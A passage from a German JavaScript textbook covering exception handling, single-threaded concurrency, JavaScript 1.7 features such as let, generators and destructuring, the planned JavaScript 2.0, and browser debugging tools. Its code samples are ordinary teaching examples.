  alert("Konnte Kundendaten nicht laden");
}
```

Innerhalb der Funktion *ladeKundenDaten* werden zwei verschiedene Exceptions geworfen ❶❷. Die *NichtAngemeldetException* wird noch innerhalb der Funktion abgefangen ❸, während die andere über ein erneutes `throw` ❹ an den nächsten `catch`-Block außerhalb der Funktion ❺ weitergereicht wird. Die Exception-Objekte in diesem Beispiel werden über zwei verschiedene Konstruktoren erzeugt. Damit ist es recht einfach, über den `instanceof`-

Operator ❸ zu erkennen, von welchem Typ die Exception ist, die dem `catch`-Block innerhalb der Funktion übergeben wurde.

finally-Blöcke

Neben dem `try`- und `catch`-Block existiert noch der sogenannte `finally`-Block. Code, der in diesem Block steht, wird in jedem Fall ausgeführt, unabhängig davon, ob ein Fehler aufgetreten ist oder nicht. Ist jedoch ein Fehler aufgetreten, so wird der `finally`-Block stets erst nach dem `catch`-Block ausgeführt. In Programmiersprachen, die über keine automatische Speicherverwaltung verfügen, wird der `finally`-Block oft dafür verwendet, Ressourcen freizugeben. In JavaScript ist dies an sich nicht notwendig, allerdings werden Sie im Kapitel 8 noch Situationen kennenlernen, in denen Sie sich selbst um die Speicherverwaltung kümmern sollten. Von der Freigabe reservierten Speichers einmal abgesehen, können im `finally`-Block auch Client-Server-Verbindungen getrennt oder Timer deaktiviert werden.

4.13 Nebenläufigkeit

HTML-Seiten werden nebenläufig geladen

Browser arbeiten seit jeher stark nebenläufig. Das wird besonders deutlich, wenn man sich vor Augen führt, wie Webseiten üblicherweise geladen werden: Noch bevor die eigentliche HTML-Seite vollständig heruntergeladen wurde, beginnt der Browser damit, darin verlinkte Bilder, Skripte und Plugins vom Server abzurufen. Zur gleichen Zeit laufen animierte GIFs ab, Skripte werden ausgeführt und im Hintergrund asynchrone Anfragen an einen entfernten Server gestellt. Während all dem reagiert der Browser nach wie vor auf Ihre Eingaben. Ein Blick in den Task-Manager verrät, dass die meisten Browser mit mehr als einem Dutzend paralleler Threads arbeiten.

Arbeitet JavaScript nebenläufig?

Es stellt sich nun die Frage, inwiefern davon auch JavaScript betroffen ist. Da beispielsweise `XMLHttpRequest` ohne Zweifel nebenläufig arbeitet, liegt die Vermutung nahe, dies träfe auch auf JavaScript zu. Dem ist allerdings nicht so. Egal, wie viele Timeouts sie setzen oder auf wie viele asynchrone Server-Anfragen Sie warten, Ihre JavaScript-Anwendung läuft stets in nur einem einzigen Thread.

Listing 4.29

```
var startTime = new Date().getTime(); ❶
window.setTimeout(function() { ❷
  alert("Soll: 5 Sekunden, ist: " +
   (new Date().getTime() - startTime) /
   1000 + " Sekunden"); ❸
}, 5000);
```

```
while (true) { ❹
  if (new Date().getTime() -
    startTime >= 10000) { ❺
    break;
  }
}
```

Würde JavaScript mit mehreren Threads arbeiten, so sollte eine Callback-Funktion auch dann sofort aufgerufen werden, wenn sich der Haupt-Thread der Applikation gerade in einer Endlosschleife befindet. Dass dies im Fall von JavaScript nicht zutrifft, beweist dieses Beispiel. Zunächst merken wir uns die aktuelle Zeit ❶. Anschließend definieren wir einen Timer, der nach fünf Sekunden aufgerufen wird (oder besser: aufgerufen werden soll) und dann die tatsächlich vergangene Zeit anzeigt ❸. Nun erzeugen wir eine Endlosschleife ❹, die für zehn Sekunden den Haupt-Thread blockiert ❺ und sich danach beendet.

Wenn Sie dieses Programm ausführen, werden Sie feststellen, dass die Timer-Callback-Funktion frühestens nach zehn Sekunden aufgerufen wird, obwohl der Timer eigentlich auf fünf Sekunden eingestellt ist. Die Endlosschleife blockiert also den vermeintlich asynchronen Timer.

Vor- und Nachteile

Diese Tatsache schränkt Sie zwar in gewisser Weise etwas in Ihren Möglichkeiten ein, bedeutet allerdings nicht, dass Sie sich nicht die Nebenläufigkeit des Browsers zu Nutze machen können – eine langsame JavaScript-Funktion blockiert beispielsweise nicht den Ladevorgang eines IFrames und auch nicht den Datenaustausch zwischen Client und Server über `XMLHttpRequest`. Lediglich der Aufruf Ihrer Callback-Fuktionen wird dadurch verzögert. Zu Ihrem Vorteil ist außerdem, dass Sie sich weder um Race-Conditions, Deadlocks noch um Locking kümmern müssen. Dass JavaScript wohl auch in Zukunft keine Threads unterstützen wird, lässt sich an einem Zitat des JavaScript-Erfinders *Brendan Eich* festmachen. Auf die Frage „When will you add threads to JavaScript?" (Wann werden Sie JavaScript um Threading-Funktionalität erweitern) pflegt dieser zu antworten: „over your dead body!" (Nur über Ihre Leiche!)

4.14 Die Zukunft von JavaScript

JavaScript 1.7. wird bereits unterstützt

Der Sprachstandard von JavaScript wurde seit seiner Entstehung immer wieder weiterentwickelt. Heutige Browser unterstützen in der Regel JavaScript in der Version 1.5, doch seit einiger Zeit ist auch von zwei neuen Versionen die Rede: zum einen von JavaScript 1.7,

das bereits von Mozilla Firefox unterstützt wird, zum anderen von dem noch unfertigen JavaScript 2.0, das sich bereits seit 1999 in Planung befindet.

4.14.1 JavaScript 1.7

Abgewandelter <script>-Tag

Die Version 1.7 des JavaScript-Sprachstandards bringt einige interessante Neuerung und einiges an zusätzlichem „syntaktischem Zucker“[5] mit sich. Da JavaScript 1.7 neue Schlüsselwörter einführt, die bisher nicht reserviert waren und daher auch als Variablennamen verwendet werden konnten, hat man sich bei Mozilla dafür entschieden, um die Kompatibilität mit bestehenden Skripts zu wahren, diese Schlüsselwörter nur zu aktivieren, wenn ein bestimmter `<script>`-Tag verwendet wird. Dieser sieht wie folgt aus:

```
<script
type="application/javascript;version=1.7">
      ...
</script>
```

Die einzige Änderung ist also die zusätzliche Angabe der Versionsnummer.

4.14.1.1 Das let-Schlüsselwort

Sichtbarkeit pro Block

JavaScript 1.7 führt das neues Schlüsselwort `let` ein, mit dem sich die Sichtbarkeit von Variablen auf einen Block, anstatt wie bisher nur auf eine Funktion einschränken lässt. Das `let`-Schlüsselwort wird dabei anstelle von `var` verwendet, funktioniert aber nach demselben Prinzip:

```
for (let i = 0; i < kunden.anzahl; i++) {
 kunde.zeigeName();
}
alert(i);
```

[5] Als „syntaktischen Zucker“ bezeichnet man Spracherweiterungen, die keine neue Funktionalität bieten, sondern lediglich die Schreibweisen bestehender Funktionalität vereinfachen.

Dieser Code erzeugt die Ausgabe „undefined“ – die Variable *i* existiert wirklich nur innerhalb der `for`-Schleife.

Darüberhinaus können Sie mit dem `let`-Schlüsselwort auch gezielt Blöcke mit eigenem Gültigkeitsbereich definieren. Dadurch lassen sich Namensüberschneidungen vermeiden und die Sichtbarkeit von Variablen und Funktionen kann minimiert werden. Ein Beispiel:

```
var werte = [3, 9, 5, 1];

let(feld = werte) {
  let summe = 0;
  for (let i = 0; i < feld.length; i++) {
    summe += feld[i];
  }
  alert(summe);
}
```

Die Variablen *feld* und *summe* sind nur innerhalb des durch `let` definierten Blocks sichtbar. Interessanterweise ist die Angabe eines Variablennamen hinter dem `let`-Schlüsselwort dabei obligatorisch, Sie können also nicht wie etwa in Java „leere“ Blöcke definieren.

Neben den gerade erwähnten Aufgaben, erfüllt das `let`-Schlüsselwort noch eine dritte Aufgabe. Mit Hilfe von `let` können Sie nämlich sogar innerhalb von beliebigen Ausdrücken neue Gültigkeitsbereiche erzeugen:

```
var winkel = 45;
var bogenMass = let(PI = 3.14159265,
  divisor = 180) PI / divisor * winkel;
alert(bogenMass);
```

Dieser Code rechnet einen Winkel in das Bogenmaß um. Die beiden Variablen *PI* und *divisor* sind dabei nur innerhalb des Ausdrucks gültig, der unmittelbar auf das `let`-Schlüsselwort und die dazugehörigen Variablendeklarationen folgt.

4.14.1.2 Das yield-Schlüsselwort

Generatoren

Die vermutlich interessanteste Neuerung in JavaScript 1.7 sind die so genannten Generatoren. Mit Hilfe von Generatoren lässt sich die Ausführung einer Funktion anhalten und zu einem späteren Zeitpunkt wieder aufnehmen. Die Einsatzmöglichkeiten dieser Technik

reichen von rafinierten Schleifenkonstrukturen bis hin zu Co-Routinen.

Listing 4.30

```
function fakultaet(max) {
  var f = 1;
  for (let i = 1; i < max; i++) {
    f *= i;
    yield f; ❶
  }
}

var generator = fakultaet(1000); ❷
for (var i = 1; i <= 10; i++) {
  document.write(generator.next() + ❸
    "<br />");
}
```

In diesem Beispiel definieren wir eine Funktion *fakultaet*, die als Generator fungiert und in einer Schleife die Fakultät der Zahlen von 1 bis zu einem angegebenen Maximum berechnet. Das Besondere an diesem Beispiel ist der Aufruf von `yield` ❶ nach jedem Schleifendurchlauf. `yield` übernimmt hier gewissermaßen die Rolle von `return`, d. h. die Funktion wird beendet und der Inhalt der Variable *f* wird zurückgeliefert. Anders als bei `return` lässt sich die Funktion allerdings zu einem späteren Zeitpunkt wieder dort aufnehmen, wo sie mit `yield` unterbrochen wurde. Dazu gibt die Funktion statt eines Rückgabewerts ein Iterator-Objekt zurück ❷. Dieses Iterator-Objekt verfügt über eine Methode `next`, welche die Funktion fortsetzt und deren tatsächlichen Rückgabewert zurückliefert ❸. Führt man den obigen Code aus, so erhält man als Ausgabe die Fakultät der Zahlen von 1 bis 10.

Kommunikation in beide Richtungen

Interessant ist nun, dass über `yield` nicht nur Werte an den Aufrufer der Funktion zurückgegeben, sondern anders herum auch Werte vom Aufrufer an die Funktion übergeben werden können. Zu diesem Zweck verfügt das Iterator-Objekt über eine Methode `send`, die allerdings erst aufgerufen werden kann, wenn zuvor die Methode `next` benutzt wurde, um den Iterator zu initialisieren. Auf diese Weise lassen sich Funktionen an einer ganz bestimmten Stelle fortsetzen, und so beispielsweise einzelne Schleifendurchgänge überspringen.

Funktionen unterbrechen und wieder aufnehmen

Die Möglichkeit, Funktionen an einer bestimmten Stelle in ihrer Ausführung zu unterbrechen und später wieder aufzunehmen, nennt man auch *Continuation*. Einer der herausragendsten Vorteile dieses Sprachkonzepts ist die Möglichkeit, mit sequenziellem Code zeit-

liche Abläufe zu steuern. Überlegen Sie sich dazu einmal den Ablauf einer gewöhnlichen Konsolenanwendung: Das Programm macht eine Ausgabe, wartet auf eine Eingabe durch den Benutzer, macht wieder eine Ausgabe usw. Solche Anwendungen zu schreiben ist sehr einfach und der Code solcher Anwendungen ist in der Regel absolut sequenziell, was ihn einfach zu lesen macht. Der Grund hierfür ist, dass Konsolenanwendungen nicht Ereignis-gesteuert arbeiten. Erwartet eine Konsolenanwendung eine Eingabe durch den Benutzer, so wird die Ausführung der Anwendung so lange angehalten, bis der Benutzer seine Eingabe abgeschlossen hat. Dieses Prinzip lässt sich mit Hilfe von Continuations auch auf GUI-Anwendungen übertragen. Eine Funktion, die eine Benutzereingabe benötigt, um fortfahren zu können, kann einfach per `yield` pausieren. Macht der Benutzer seine Eingabe, so wird bei GUI-Anwendungen üblicherweise ein Ereignis ausgelöst, dieses sorgt dann dafür, dass die zuvor unterbrochene Funktion fortgesetzt wird. Der Code innerhalb der Funktion kann daher aufgebaut sein wie bei einer Konsolenanwendung, ohne dabei auf die Vorteile einer GUI-Anwendung verzichten zu müssen.

Beispiel: Zahlenraten

Um dieses Prinzip einmal zu verdeutlich, finden Sie im Folgenden eine Implementierung des Spiels „Zahlenraten“, die mit Continuations arbeitet. Beim „Zahlenraten“ wird eine Zufallszahl berechnet, die der Spieler dann erraten muss. Bei jeder falschen Eingabe erhält der Spieler den Hinweis, ob die geratene Zahl zu klein oder zu groß ist. Dieser Ablauf wird so lange wiederholt, bis der Spieler die korrekte Zahl ermittelt hat.

Vorgriff auf Kapitel 5

Der nun folgende Code verwendet einige DOM-Funktionen und Ereignisse, die erst in Kapitel 5 vorgestellt werden. Doch Sie sollten Sie den Code auch ohne dieses Vorwissen verstehen können. Wichtig für Sie ist nur, dass bei Betätigen einer Taste ein Ereignis `onkeyup` ausgelöst wird.

Listing 4.31

```
<html>
<body>
<div id="ausgabe"></div>
<script type="text/javascript;version=1.7">
function spiel() { ❶
  let ausgabe =
    document.getElementById("ausgabe");
  let zahl = Math.round(Math.random() * 10);
  ausgabe.innerHTML += "Welche Zahl " +
   "zwischen 0 und 9 habe ich mir " +
   "ausgedacht?<br />";
  let versuch;
  do {
```

```
    versuch = yield; ❷
    ausgabe.innerHTML += "Sie sagen " +
      versuch + ".<br />";
    if (versuch < zahl) { ❺
      ausgabe.innerHTML +=
        "Meine Zahl ist größer.<br />";
    } else if (versuch > zahl) {
      ausgabe.innerHTML +=
        "Meine Zahl ist kleiner.<br />";
    }
  }
  while (versuch != zahl);
  ausgabe.innerHTML +=
    "Das ist richtig!<br />";
  yield true;
}

var generator = spiel();
generator.next();

document.onkeyup = function(e) { ❸
  if (!e) {
    let e = window.event;
  }

  let key = e.keyCode;
  if (key >= 48 && key <= 58) {
    generator.send(key - 48); ❹
  }
}
</script>
</body>
</html>
```

Diesmal übernimmt die Funktion *spiel* die Rolle des Generators ❶. Der Ablauf dieser Funktion gleicht auf den ersten Blick dem einer Konsoleanwendung. Um eine Zahl vom Benutzer einzulesen, pausiert die Funktion über `yield` ❷. Interessant ist nun die Ereignisbehandlungsroutine, welche die Eingabe des Users entgegennimmt ❸. Das `onkeyup`-Ereignis wird zu völlig unvorhersehbaren Zeitpunkten aufgerufen, der eigentliche Spiel-Code ist auf den ersten Blick aber absolut sequenziell. Um nun die Zahlen des Spielers an die *spiel*-Funktion zu übergeben, verwenden wir die bereits erwähnte `send`-Methode ❹. Die *spiel*-Funktion nimmt die Zahl entgegen, vergleicht sie mit der zu erratenden Zufallszahl und erzeugt dann

eine entsprechende Ausgabe ❺. Schließlich wiederholt sich der Vorgang, bis die gesuchte Zahl erraten ist.

Sie haben nun zwei Einsatzgebiete von `yield` kennen gelernt. Doch `yield` kann noch mehr: Mit etwas Aufwand lässt sich mit Hilfe von `yield` sogar eine Art kooperatives Multi-Threading realisieren. Dazu definiert man eine Reihe von Funktionen, die in regelmäßigen Abständen pausieren. Ein Scheduler, den man zunächst noch selbst entwickeln muss, sorgt dann dafür, dass nach einander jede Funktion zum Zug kommt. Die so verwalteten Funktionen laufen dann zwar nicht wirklich parallel ab, weisen aber doch einige Charakteristika von echten Threads auf. So können beispielsweise andere Funktionen ausgeführt werden, während eine Funktion langwierige Berechnungen vornimmt oder auf eine Benutzereingabe wartet. Beispiel-Code hierfür finden Sie unter WebCode *→threading*.

4.14.1.3 Weitere Neuerungen

Neben diesen sinnvollen Erweiterungen des Sprachkerns bietet JavaScript 1.7 auch eine Reihe neuer Funktionen, die zwar praktisch sind, die man allerdings bestenfalls als *Syntactic Sugar* bezeichnen kann. Erwähnenswert sind dabei die so gennanten *Destructuring Assigments*, mit denen sich mehrere Zuweisungen in einem einzigen Schritt durchführen lassen. Auf diese Weise lassen sich z. B. Werte von Variablen vertauschen, ohne dass dazu eine Hilfvariable eingeführt werden müsste. Ein Beispiel:

```
let x = 5;
let y = 9;
[x, y] = [y, x];
document.write(x + " " + y);
```

Destructuring Assignments

Dieser Code liefert die Ausgabe „9 5“. Die Destructuring Assignments nutzen eine Notation, die sehr an die Initialisierung von Arrays erinnert. Die Ziel-Variablen stehen dabei links des Istgleich-Zeichens, während auf der rechten Seite die Ursprungswerte angegeben werden. Die Reihenfolge bestimmt, welcher Wert welcher Variablen zugeordnet wird.

Mehrere Rückgabewerte

Eine Konsequenz der Destructuring Assignments ist, dass nun Funktionen definiert werden können, die mehrere Werte zurückliefern:

```
function move(x, y, amount) {
  return [x + amount, y + amount];
}

var x, y;
[x, y] = move(10, 7, 15); ❶
[ , y] = move(9, 5, 3); ❷
```

Zwar war es auch bisher schon möglich, mehrere Rückgabewerte einfach in einem Array zu verpacken, mit den Destructuring Assignments ist es allerdings möglich, diese Arrays ohne großen Aufwand wieder aufzulösen und die einzelnen Werte in Variablen zu schreiben ❶. Außerdem haben Sie die Möglichkeit, einzelne Rückgabewerte zu ignorieren ❷.

4.14.2 JavaScript 2.0

Kontovers diskutiert

Während JavaScript 1.7 den Sprachkern nur minimal erweitert, wartet der noch unfertige JavaScript-2.0-Standard mit einer ganzen Reihe neuer Konzepte auf, die zum Teil sehr kontrovers diskutiert werden. Umso erstaunlicher ist es, dass es, obwohl der Standard von offizieller Seite noch nicht abgesegnet ist, bereits einige Implementierungen der neuen Version gibt. Zum einen folgt die aus Adobe Flash bekannte Sprache ActionScript dem ECMA-262-Standard in der Edition 4 (dieser liegt auch JavaScript 2.0 zugrunde). Zum anderen unterstützt Microsofts JavaScript-Dialekt JScript.NET inzwischen viele der in JavaScript 2.0 hinzugekommenen Sprachkonstrukte. Obwohl JScript.NET bisher vor allem zur serverseitigen Programmierung eingesetzt wird, wäre es durchaus denkbar, dass Microsoft die Sprache auch im Internet Explorer verfügbar macht. Und auch Firefox könnte schon in naher Zukunft JavaScript 2.0 unterstützen, erhielten dessen Entwickler doch vor kurzem den Quelltext der virtuellen Maschine des Flash Players in Form einer Code-Spende von Adobe.

4.14.2.1 Typ-Annotationen

Beeinflussung impliziter Typ-Konvertierungen

JavaScript 2.0 ist wie seine Vorgänger dynamisch typisiert. Das bedeutet, dass Variablen wie bisher ohne Angabe eines Datentyps deklariert werden können. Wie Sie vielleicht selbst bereits festgestellt haben, ist dieses System recht bequem. In manchen Fällen kann es jedoch auch zu unangehmen Laufzeitfehlern führen. Um

hier Abhilfe zu schaffen, unterstützt JavaScript 2.0 sogenannte Typ-Annotationen. Dies erlaubt es Ihnen, den Typ einer Variablen explizit festzulegen. Eine so getypte Variable verhält sich dann wie eine Variable in einer statisch typisierten Sprache. Weist man etwa einer als `String` getypten Variable einen Zahlenwert zu, so wird dieser zuvor in einen `String` konvertiert. Bei einer ungetypten Variable verhält sich die Sache genau anders herum: Hier würde die Variable den Typ des ihr zugewiesenen Werts annehmen. Ein Beispiel:

```
var getypt:String = 35;
var ungetypt = 35;
alert(typeof getypt);
alert(typeof ungetypt);
```

Getypte Funktionsparameter

Dieser Code erzeugt die Ausgabe „string“ und dann „number“. Neben Variablen können auch Funktionsparameter mit Typ-Annotationen versehen werden. Das hat den Vorteil, dass nun bei jedem Funktionsaufruf die übergebenen Parameter mit den Typen der formalen Parameter abgeglichen-, und gegebenenfalls konvertiert werden:

```
function addiere(a:Number, b:Number):Number {
  return a + b;
}

alert(addiere(3, "5"));
```

Im obigen Beispiel wird der übergebene String „5“ automatisch in einen Zahlenwert konvertiert. Die Ausgabe des Programms lautet hier richtigerweise „8“. Ohne die Typ-Annotationen würde JavaScript den übergebenen Zahlenwert 3 hingegen in einen `String` konvertieren. Die Ausgabe hieße dann „35“. An diesem Beispiel können Sie außerdem sehen, dass JavaScript 2.0 Typ-Annotationen auch für Rückgabewerte von Funktionen zulässt. Diese stehen hinter der Parameterliste mit einem vorangehenden Doppelpunkt. Wird für den Rückgabewert einer Funktion ein Datentyp angegeben, so müssen die per `return` zurückgelieferten Werte entweder dem Datentyp entsprechen oder es muss eine entsprechende Konvertierung möglich sein. Ist beides nicht der Fall, so wird ein Laufzeitfehler gemeldet.

4.14.2.2 Klassen und Interfaces

Java-ähnliche Objekt-orientierung

Die bemerkenswerteste Neuerung in JavaScript 2.0 ist sicherlich, dass die Sprache nun das Konzept der Klassen unterstützt. Dabei hat man sich syntaktisch scheinbar stark an Java orientiert und auch Programmierer anderer objektorientierter Sprachen sollten sich schnell zurechtfinden:

```
class AuslandsKunde extends Kunde {
  private var name:String = ""
  private var land:String = "";

  public function AuslandsKunde(name:String,
    land:String) {
    this.name = name;
    this.land = land;
  }

  public function zeigeName() {
    alert(name);
  }
}
```

Erfreulich ist, dass man sich bei JavaScript 2.0 um Rückwärtskompatibilität bemüht hat. So können beispielsweise nach wie vor Konstruktoren zur Objekt-Initialisierung verwendet werden und auch Objekte, die von Klassen abgeleitet sind, verfügen über das Attribut `prototype`. Die primäre Form der Vererbung ist in JavaScript 2.0 allerdings die Klassen-basierte.

Interfaces

Neben den Klassen kennt JavaScript 2.0 nun auch die aus Java bekannten Interfaces. Eine Klasse kann nur von einer anderen Klasse erben, sie kann allerdings beliebig viele Interfaces implementieren. Auf diese Weise umgeht man die mit der Mehrfachvererbung verbundenen Probleme, ohne den Entwickler zu sehr einzuschränken.

4.14.2.3 Namensräume und Pakete

Zwei verschiedene Konzepte

Eines der größten Probleme von JavaScript ist das fehlende Konzept der Namensräume. Sofern man sich nicht umständlich mit verschachtelten Objekten behilft, residieren in JavaScript alle Funktionen und Objekte im selben Namensraum. Insbesondere beim Einsatz fremder Bibliotheken lassen sich so Namenskollisionen nicht immer vermeiden. JavaScript 2.0 nimmt sich dieses Problems gleich auf zwei Arten an. Zum einen können Sie auf Klassen-Ebene Namens-

räume definieren, zum anderen können mehrere Klassen zu einem Paket zusammengefasst werden.

Die Definition von Namensräumen innerhalb einer Klasse ist zunächst etwas ungewohnt. Der Bezeichner des Namensraums wird dabei ähnlich verwendet wie ein Sichtbarkeitsmodifikator, also z. B. `public` oder `private`. Ein Beispiel:

```
class Kunde {
  public function getLand():String {
    return "Deutschland";
  }

  public iso function getLand():String {
    return "DE";
  }
}

var mustermann = new Kunde();
var land:Kunde = mustermann.iso::getLand();
```

Hier definieren wir zwei Methoden `getLand`, die entweder die Zeichenkette „Deutschland“ oder die Abkürzung „DE“ zurückliefern. Die erste Methode definieren wir dabei im Standard-Namesraum der Klasse, während wir die zweite Methode im Namensraum *iso* definieren. Um die zweite Methode aufzurufen, müssen wir zunächst über Punktnotation den Namensraum und dann mit dem doppelten Doppelpunkt-Operator die Methode auswählen. Alternativ kann ein Namensraum auch mit Hilfe einer `use namespace`-Direktive importiert werden. Im obigen Beispiel sähe das Ganze wie folgt aus:

```
use namespace iso
var land:Kunde = Mustermann.getLand();
```

Obwohl hier der Namensraum nicht mehr explizit angegeben wird, weist dieses Beispiel der Variable *land* die Zeichenkette „DE“ zu.

Pakete

Über den tatsächlichen Nutzen der Namensräume auf Klassen-Ebene lässt sich sicherlich streiten. Weniger fraglich ist da das Paketsystem von JavaScript 2.0. Mit dessen Hilfe lassen sich mehrere Klassen zu Paketen zusammenfassen, die dann als Namensraum fungieren. Die Syntax orientiert sich dabei wieder recht stark an der von Java:

```
package com.mustersoft.crm {
  class Kunde {
    ...
  }

  class AuslandsKunde {
    ...
  }
}

var mustermann:com.mustersoft.crm.Kunde =
  new com.mustersoft.crm.Kunde();
```

Um eine Klasse aus einem bestimmten Paket zu verwenden, haben Sie mehrere Möglichkeiten. Zum einen können Sie wie im obigen Beispiel den Namen des Pakets vor den Klassennamen stellen, zum anderen können Sie einzelne Klassen oder auch ganze Pakete importieren:

```
import com.mustersoft.crm.Kunde;
var mustermann:Kunde = new Kunde();
```

Hier wird die Klasse *Kunde* aus dem Paket *com.mustersoft.crm* importiert. Um stattdessen alle Klassen dieses Pakets zu importieren, ersetzen Sie einfach den Klassennamen durch einen Stern (*).

4.14.2.4 Neue Datentypen

Ganzzahl-Datentypen und große Fließkommazahlen

Bisherige Versionen von JavaScript kannten zum Speichern von Zahlen ausschließlich den Datentyp `Number`. Dabei handelt es sich um einen Fließkomma-Typ, der nur über eine eingeschränkte Genauigkeit (64 Bit) verfügt. Zwar reicht `Number` für die meisten Aufgaben völlig aus, doch das Fehlen eines Ganzzahl-Datentyps und die mangelnde Genauigkeit von `Number` wurden in der Vergangenheit immer wieder kritisiert. JavaScript 2.0 löst dieses Problem, indem es die vier neuen Datentypen `decimal`, `double`, `int` und `uint` einführt. Bei `decimal` handelt es sich um eine 128-Bit-Fließkommazahl, die durch ihre hohe Genauigkeit weitaus weniger anfällig für Rundungsfehler ist. Der `double`-Datentyp, eine 64-Bit-Fließkommazahl, entspricht `Number` und mit `int` und `uint` führt JavaScript 2.0 nun endlich auch Ganzzahl-Datentypen ein. Sowohl `int` als auch `uint` umfassen 32 Bit, wobei `int` vorzeichenbehaftet und `uint` vorzeichenlos ist.

4.14.2.5 Fazit

JavaScript wird nicht zu Java

Die Neuerungen in JavaScript 2.0 sind recht umfassend und werden wohl noch längere Zeit kontrovers diskutiert werden. Einigen JavaScript-Enthusiasten gehen die Spracherweiterungen in die falsche Richtung und sie fürchten, JavaScript könnte sich zu einem zweiten Java entwickeln. Insbesondere die neu hinzugekommenen Klassen und die Typ-Annotationen kommen nicht überall gut an. Klar ist allerdings, dass man bei der Planung von JavaScript 2.0 versucht hat, neuen Anforderungen im Bereich der Web-Anwendungsentwicklung gerecht zu werden. So finden sich in JavaScript 2.0 viele Sprachkonzepte wieder, die man zurzeit noch umständlich emulieren muss. Die Befürchtung, JavaScript könnte sich dabei zu weit von seinen funktionalen und prototypialen Wurzeln entfernen, scheint angesichts der momentanen Fassung des JavaScript 2.0-Standards unbegründet zu sein.

Verfügbarkeit

JavaScript 2.0 wird kommen und wenn man den Worten des JavaScript-Erfinders Brendan Eich Glauben schenken mag, schon recht bald. Für Web-Entwickler bedeutet das jedoch zunächst keinen Grund zur Aufregung. Neue Web-Technologien etablieren sich bekanntermaßen recht langsam, und so werden wohl noch einige Jahre vergehen, bis die Mehrheit der sich im Einsatz befindlichen Browser JavaScript 2.0 unterstützen wird. Um allerdings schon heute ein Gefühl für die neue Sprache zu entwickeln, bietet es sich an, einmal Adobe Flash und ActionScript in der Version 2 bzw. 3 anzuschauen. Eine kostenlose Testversion von Flash können Sie sich unter WebCode →*flash* herunterladen.

4.15 Debugging

Wer programmiert, macht Fehler. Den Wahrheitsgehalt dieser Binsenweisheit kann jeder bestätigen, der selbst bereits Software entwickelt hat. Aus diesem Grund ist die Fehlersuche fester Bestandteil der Arbeit eines Programmierers. Erfreulicherweise wird die Fehlersuche heutzutage durch eine Reihe von Werkzeugen, allen voran Debuggern, deutlich erleichtert. Wie Sie bereits im Kapitel „Die richtigen Werkzeuge“ erfahren haben, gibt es inzwischen auch für JavaScript verschiedene solcher Debugger. Die Verwendung dieser Programme soll auf den folgenden Seiten erklärt werden.

4.15.1 Allgemeines zum Debugging

Haltepunkte

Praktisch allen Debuggern ist ein gewisser Satz an Basisfunktionen gemein. Dazu zählen z. B. die so genannten Haltepunkte oder *Breakpoints*. Mit Breakpoints können Sie Zeilen im Code festlegen, an denen die Programm-Ausführung angehalten werden soll. Wenn ein bestimmter Code-Block beispielsweise Probleme verursacht, können Sie unmittelbar davor einen Haltepunkt setzten und sich dann den Inhalt von Variablen anzeigen lassen, um so mögliche Fehlerquellen identifizieren zu können.

Das debugger-Schlüsselwort

Neben der Möglichkeit, Haltepunkte in einer IDE oder im Debugger selbst zu setzen, können Sie in JavaScript auch das reservierte Wort `debugger` verwenden. Dieses platzieren Sie einfach in der Zeile, in der ihr Programm angehalten werden soll, beispielsweise so:

```
debugger;
var kunde = KundenFactor.getKunde(kundenNr);
```

Wenn beispielsweise die Methode *getKunde* einen Fehler auslöst, könnten Sie sich nun den Inhalt der Variable *kundenNr* anzeigen lassen und so vielleicht dem Problem auf den Grund gehen.

Navigieren durch den Code

Wenn die Ausführung entweder durch einen Breakpoint oder automatisch durch einen Programmfehler angehalten wurde, haben Sie die Möglichkeit, Befehle Schritt für Schritt abarbeiten zu lassen. Dabei können Sie Funktionsaufrufe entweder übergehen (*Step over*) oder auch die aufgerufenen Funktionen Schritt für Schritt durchlaufen (*Step into*). Darüber hinaus können Sie die aktuelle Funktion auch verlassen und die Schritt-für-Schritt-Verfolgung in der übergeordneten Funktion fortsetzen (*Step out*) oder Sie können ihr Programm wieder ganz normal abarbeiten lassen.

Watch-Listen und Call-Stack

Zum Erkennen von Fehlern stehen Ihnen des Weiteren insbesondere zwei hilfreiche Funktionen zur Verfügung. Zum einen können Sie über sogenannte *Watch-Listen* den Inhalt von Variablen überwachen, zum anderen haben Sie über den *Call-Stack* die Möglichkeit, sich alle momentan bestehenden Funktionsaufrufe anzeigen zu lassen.

4.15.2 Microsoft Script Editor


Der Microsoft Script Editor ist in erster Linie eine Entwicklungsumgebung für VB- und JavaScript. Vor allem glänzt das Programm aber als Debugger.

Starten des Script Debuggers

Anders als Venkman und Firebird integriert sich der Microsoft Script Editor nicht als Erweiterung in den Browser sondern läuft als selbstständige Applikation, die sich bei Bedarf an den Internet Explorer anhängen kann. Das passiert zum einen automatisch, wenn die Laufzeitumgebung des Internet Explorers einen Scriptfehler feststellt oder wenn Sie über das `debugger`-Schlüsselwort einen Haltepunkt gesetzt haben. Zum anderen können Sie den Script-Debugger aber auch manuell aufrufen. Hierzu steht Ihnen im Internet Explorer im Menü „Ansicht“ das Untermenü „Skript Debugger“ zur Verfügung, über das Sie den Debugger entweder direkt öffnen oder bei der nächsten Anweisung einen Haltepunkt setzen können.

